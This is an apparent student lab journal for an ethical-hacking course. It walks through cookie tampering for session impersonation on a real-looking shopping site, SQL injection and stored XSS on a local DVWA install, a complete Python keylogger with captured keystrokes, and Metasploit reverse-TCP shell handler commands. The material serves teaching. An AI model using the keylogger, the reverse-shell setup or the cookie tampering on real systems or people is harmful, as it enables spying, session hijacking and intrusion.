
Step 5 : Select any item to buy.




Step 6 : Then click on add cart.



Step 7 : Then click on temper data (add-on).



Step 8 : Refresh the page to get the extension.



Step 9 click ok

| | |
|---------------------------|-----------------------------|
| Host | www.razorba.com |
| User-Agent | Mozilla/5.0 (Windows NT |
| Accept | text/html,application/xhtml |
| Accept-Language | en-US,en;q=0.5 |
| Accept-Encoding | gzip, deflate, br |
| Referer | https://www.razorba.com, |
| Connection | keep-alive |
| Cookie | tagger=0; p_rws=1 |
| Upgrade-Insecure-Requests | 1 |
| Sec-Fetch-Dest | document |
| Sec-Fetch-Mode | navigate |
| Sec-Fetch-Site | same-origin |
| Sec-Fetch-User | ?1 |

Add Header

Stop Tamper Ok

Step 10 : Change the value of in cookies for the tempering data.

| | |
|---------------------------|-----------------------------|
| Host | www.razorba.com |
| User-Agent | Mozilla/5.0 (Windows NT |
| Accept | text/html,application/xhtml |
| Accept-Language | en-US,en;q=0.5 |
| Accept-Encoding | gzip, deflate, br |
| Referer | https://www.razorba.com, |
| Connection | keep-alive |
| Cookie | tagger=0; p_rws=6 |
| Upgrade-Insecure-Requests | 1 |
| Sec-Fetch-Dest | document |
| Sec-Fetch-Mode | navigate |
| Sec-Fetch-Site | same-origin |
| Sec-Fetch-User | ?1 |

Add Header

Stop Tamper Ok

Step 11 : Then click on ok and see the on tempered.




Conclusion: Thus, THE SESSION IMPERSONATION USING FIREFOX AND TEMPER DATA (add-on) “ IS PERFORMED SUCCESSFULLY.

Practical No : 8


AIM : Perform SQL injection Attact.

Step 1 : Extract the DVWA zip file.


Step 2 : Copy the folder and paste it in Drive C : >xampp>htdocs.




Step 3 : Rename the file to DVWA.



Step 4 : Go to the config file and rename the file as config.inc.php .




Step 5 : Open chrome and search localhost/dvwa.



Step 6 : Click on create/ reset database. The database will be created. Click on login.


Step 7 : Username = “Admin” and “password”. Click on login.




Step 8 : Click on DVWA security and set the security to low.




Step 9 : Click on XSS (stored) write the script and click on sign guestbook. The script will be created whenever the page is reloaded.




Step 10 : Click on SQL Injection.



Step 11 : In user id enter 1 and click on submit.



Step 12 : Type 1 or 2 and click on submit.



CONCLUSION: Thus, The Perform SQL injection Attact “ is performed successfully”.

PRACTICAL NO: 9

AIM: To Create a simple key logger using python.

Step 1: to add the code with python

```
#Sandeep Vishwakarma TYCS A-37|
from pynput.keyboard import Key, Listener
import logging
#if no name it gets into an empty string
log_dir=""
#This is basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG, format='%(asctime)s: %(message)s:')
#This is from the library
def on_press(Key):
    logging.info(str(Key))
    #This says listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

Step 2: open cmd in python directory and install :

Pip install pynput




```
Command Prompt
Microsoft Windows [Version 10.0.19042.1466]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin>pip install pynput
Collecting pynput
  Downloading pynput-1.7.6-py2.py3-none-any.whl (89 kB)
    ----- 89.2/89.2 KB 560.2 kB/s eta 0:00:00
Requirement already satisfied: six in c:\users\admin\appdata\local\programs\python\python37\lib\site-packages (from pynput) (1.13.0)
Installing collected packages: pynput
Successfully installed pynput-1.7.6


C:\Users\admin>
```

Step3: In python to run the file and “import pynput”



```
*Python 3.7.6 Shell*
File Edit Shell Debug Options Window Help
Python 3.7.6 (tags/v3.7.6:43364a7ae0, Dec 19 2019, 00:42:30) [MSC v.1916 64
bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
===== RESTART: C:/Users/admin/Desktop/ethprac1.py =====
===== RESTART: C:/Users/admin/Desktop/ethprac1.py =====
import pynput
|
```

Step 4: try to type anything in browser.



The image shows a Facebook 'Sign Up' modal window. It has a title 'Sign Up' and a subtitle 'It's quick and easy.' Below this are input fields for 'sandeep' and 'vishwakarma', a field for 'Mobile number or email address', and a field for 'New password'. There are also dropdowns for 'Date of birth' (23, Feb, 2022) and radio buttons for 'Gender' (Female, Male, Custom). At the bottom, there is a green 'Sign Up' button. A small disclaimer at the bottom states: 'By clicking Sign Up, you agree to our Terms, Data Policy and Cookie Policy. You may receive SMS notifications from us and can opt out at any time.'

Step 5: Then open the python file where you have saved .

```
2022-02-18 08:47:15,549:'s':  
2022-02-18 08:47:15,661:'a':  
2022-02-18 08:47:15,917:'n':  
2022-02-18 08:47:16,109:'d':  
2022-02-18 08:47:16,365:'e':  
2022-02-18 08:47:16,557:'e':  
2022-02-18 08:47:16,750:'p':
```

CONCLUSION : Thus , the create a simple key logger using python”,Is performed successfully.


Practical No :10

AIM : Using Metasploit to exploit (Kali Linux).

Step 1 : Open firefox download VMware.

Step 2 : Open VMware and click on kali Linux player

Step 3 : In kali Linux window, open Terminal and write command \$ifconfig



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.164.140 netmask 255.255.255.0 broadcast 192.168.164.255  
    ether 00:0c:29:bc:03:6d txqueuelen 1000 (Ethernet)  
    RX packets 199 bytes 13577 (13.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 55 bytes 4580 (4.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Step 4 : \$ msfconsole

msf6 > use exploit/multi/handler

msf exploit(multi/handler) > set payload

windows/shell/reverse_tcp

payload => windows/shell/reverse_tcp


msf exploit(multi/handler) > set LHOST 192.168.9.191

LHOST => 192.168.9.191

msf exploit(multi/handler) > set LPORT 31337

LPORT => 31337

msf exploit(multi/handler) > exploit



```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ msfconsole

IIIIII  dTb.dTb
II      4'  v  'B
II      6.   .P
II      'T;. .;P'
II      'T;. ;P'
IIIIII  'YvP'

I love shells --egypt

      =[ metasploit v6.1.27-dev ]
